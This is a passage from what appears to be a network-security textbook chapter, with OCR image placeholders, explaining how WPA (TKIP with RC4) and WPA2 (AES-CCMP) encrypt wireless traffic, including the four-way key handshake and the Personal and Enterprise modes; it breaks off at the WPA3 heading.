
Wi-Fi Protected Access (WPA) Encryption

- WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes **the RC4 stream cipher encryption** with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication
- WPA uses TKIP to eliminate the weaknesses of WEP by including **per-packet mixing functions**, **message integrity checks**, **extended initialization vectors**, and **re-keying mechanisms**



Wi-Fi Protected Access (WPA) Encryption

Wi-Fi Protected Access (WPA) is a security protocol defined by the 802.11i standard. In the past, the primary security mechanism used between wireless APs and wireless clients was WEP encryption, which has a major drawback in that it uses a static encryption key. An attacker can exploit this weakness using tools that are freely available on the Internet. IEEE defines WPA as “an expansion to the 802.11 protocols that can allow for increased security.” Nearly every Wi-Fi manufacturer provides WPA.

WPA has better data encryption security than WEP because messages pass through a Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP), which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC to provide strong encryption and authentication. WPA is an example of how 802.11i provides stronger encryption and enables pre-shared key (PSK) or EAP authentication. WPA uses TKIP for data encryption, which eliminates the weaknesses of WEP by including per-packet mixing functions, MICs, extended IVs and re-keying mechanisms.

WEP normally uses a 40-bit or 104-bit encryption key, whereas TKIP uses 128-bit keys for each packet. The MIC for WPA prevents the attacker from changing or resending the packets.

- **TKIP**: It is used in a unicast encryption key that changes for every packet, thereby enhancing security. This change in the key for each packet is automatically coordinated between the wireless client and AP. TKIP uses a Michael Integrity Check algorithm with an MIC key to generate the MIC value. It utilizes the RC4 stream cipher encryption with 128-bit keys and a 64-bit MIC integrity check. It mitigates vulnerability by increasing the size of the IV and using mixing functions. Under TKIP, the client starts with a 128-bit temporal key (TK) that is then combined with the client's MAC address and with an IV to create a keystream that is used to encrypt data via RC4. It implements a sequence counter to protect against replay attacks. TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys. TKs are changed every 10,000 packets, which makes TKIP-protected networks more resistant to cryptanalytic attacks involving key reuse.

- **TKs**: All newly deployed Wi-Fi equipment uses either TKIP (for WPA) or AES (for WPA2) encryption to ensure WLAN security. In the WEP encryption mechanism, the protocol derives encryption keys (TKs) from the pairwise master key (PMK), which is created during the EAP authentication session, whereas in the WPA and WPA2 encryption mechanisms, the protocol obtains the encryption keys during a four-way handshake. In the EAP success message, the PMK is sent to the AP but is not directed to the Wi-Fi client because it has derived its own copy of the PMK.

  The below figure shows the installation procedure for TKs.




Figure 16.12: Operational flow of temporal keys

  - AP sends an ANonce to the client, which uses it to construct the pairwise transient key (PTK).
  - The client responds with its own Nonce value (SNonce) to the AP, together with an MIC.
  - The AP sends the group temporal key (GTK) and a sequence number, together with another MIC, which is used in the next broadcast frames.
  - The client confirms that the temporal keys are installed.

How WPA Works

- A TK, transmit address, and TKIP sequence counter (TSC) are used as input to the RC4 algorithm to generate a keystream.
    - The IV or TK sequence, transmit address or MAC destination address, and TK are combined with a hash function or mixing function to generate a 128-bit and 104-bit key.
    - This key is then combined with RC4 to produce the keystream, which should be of the same length as the original message.
- The MAC service data unit (MSDU) and message integrity check (MIC) are combined using the Michael algorithm.
- The combination of MSDU and MIC is fragmented to generate the MAC protocol data unit (MPDU).
- A 32-bit ICV is calculated for the MPDU.
- The combination of MPDU and ICV is bitwise XORed with the keystream to produce the encrypted data.
- The IV is added to the encrypted data to generate the MAC frame.


Figure 16.13: Operational flow of WPA



WPA2 Encryption

- WPA2 is an **upgrade to WPA**, and it includes mandatory support for counter mode with cipher block chaining message authentication code protocol (**CCMP**), **an AES-based encryption mode** with strong security

Modes of Operation

WPA2-Personal

- It uses a set-up password (**pre-shared Key**, PSK) to protect unauthorized network accesses
- In PSK mode, each wireless network device encrypts the network traffic using a 128-bit key, which is derived from a passphrase of 8 to 63 ASCII characters

WPA2-Enterprise

- It includes **EAP** or **RADIUS** for centralized client authentication using multiple authentication methods, such as token cards, and Kerberos
- Users are assigned **login credentials** by a centralized server, which they must present when connecting to the network

How WPA2 Works

WPA2 Encryption

Wi-Fi Protected Access 2 (WPA2) is a security protocol used to safeguard wireless networks. WPA2 replaced WPA in 2006. It is compatible with the 802.11i standard and supports many security features that WPA does not. WPA2 introduces the use of the National Institute of Standards and Technology (NIST) FIPS 140-2-compliant AES encryption algorithm, which is a strong wireless encryption algorithm, and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). It provides stronger data protection and network access control than WPA. Furthermore, it gives a high level of security to Wi-Fi connections so that only authorized users can access the network.

Modes of Operation

WPA2 offers two modes of operation:

- **WPA2-Personal**: WPA2-Personal uses a password set in advance, called the pre-shared key (PSK), to protect unauthorized network access. Each wireless device uses the same 256-bit key generated from a password to authenticate with the AP. In the PSK mode, each wireless network device encrypts the network traffic using a 128-bit key derived from a passphrase of 8–63 ASCII characters. The router uses the combination of a passphrase, network SSID, and TKIP to generate a unique encryption key for each wireless client. These encryption keys change continually.
- **WPA2-Enterprise**: WPA2-Enterprise uses EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, and certificates. WPA-Enterprise assigns a unique ciphered key to every system and hides it from the user in order to provide additional security and to prevent the sharing

of keys. Users are allocated login credentials by a centralized server, which they must present when connecting to the network.

How WPA2 Works

During CCMP implementation, additional authentication data (AAD) are generated using a MAC header and included in the encryption process that uses both AES and CCMP encryptions. Consequently, the non-encrypted portion of the frame is protected from any alteration or distortion. The protocol uses a sequenced packet number (PN) and a portion of the MAC header to generate a Nonce that it uses in the encryption process. The protocol gives plaintext data, and temporal keys, AAD, and Nonce are used as input for the data encryption process that uses both AES and CCMP algorithms.

A PN is included in the CCMP header for protection against replay attacks. The resultant data from the AES and CCMP algorithms produce encrypted text and an encrypted MIC value. Finally, the assembled MAC header, CCMP header, encrypted data, and encrypted MIC form the WPA2 MAC frame. The below figure shows the operational flow of WPA2.

WPA3 Encryption

